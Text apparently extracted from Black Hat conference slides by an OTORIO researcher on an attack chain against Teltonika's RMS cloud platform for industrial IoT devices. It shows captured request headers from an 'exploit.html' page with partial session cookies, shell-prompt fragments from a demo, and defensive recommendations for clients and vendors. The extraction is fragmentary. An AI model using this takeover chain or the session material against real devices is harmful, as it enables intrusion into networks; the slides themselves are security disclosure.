- Status:** Starting attack..
- Request Headers:**
 - :authority: rms.teltonika-networks.com
 - :method: GET
 - :path: /api/devices?limit=25&offset=0&fields=status,xp...
ire_date,management_credit_type_name,data_credit_
 - :scheme: https
 - accept: application/json, text/plain, */*
 - accept-encoding: gzip, deflate, br
 - accept-language: en-US,en;q=0.9,he;q=0.8
 - cookie: _gcl_au=1.1.717010349.1673259459; __hstc=189...
3259470.0.0.0; _ga_5LCDK5N2XP=GS1.1.1673259459.1.0.
0381; rms_at=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
- Response Headers:**
 - x-content-type-options: nosniff
 - x-xss-protection: 1; mode=block
- Request Details:** A list of requests made by the exploit.html file, including groups, tasks, and devices.



Teltonika Networks cloud platform

Chaining all together – Mouseover to Takeover





Demo #2



```
cker:/# 
acker:/# 
root@hacker:/# 
```






Recommendations

Clients

- Not using cloud? Disable!
- Register before using
- Built-in security feature useless once attacker pwned device





Recommendations

Vendors

- Additional “secret” for registration
- Force initial setup of “default creds”
- Industrial IoT ≠ IoT



The diagram illustrates a user interface for device registration, showing two versions of a form side-by-side. Both versions include fields for Name, Serial number, LAN MAC Address, and a checkbox for "Automatically enable device service".

Top Version: The "Password" field contains a question mark icon (with a circled question mark) and is highlighted with a red box. A downward arrow points from this field to the corresponding field in the bottom version.

Bottom Version: The "Password" field contains a question mark icon (with a circled question mark).

Buttons: Both versions feature a "SUBMIT" button at the bottom right.



Black Hat Sound Bytes

Key Takeaways

- Cloud-managed devices - **huge** supply chain risk!
 - 3rd party in your network
 - 1 vendor compromise, thousands of victims
- You may be exposed even if you don't think so
- Your device is as safe as its weakest service



MAY 11-12

BRIEFINGS

STAY SAFE
OTORIO

Roni Gavrilov, Security Researcher (linkedin.com/in/roni-g)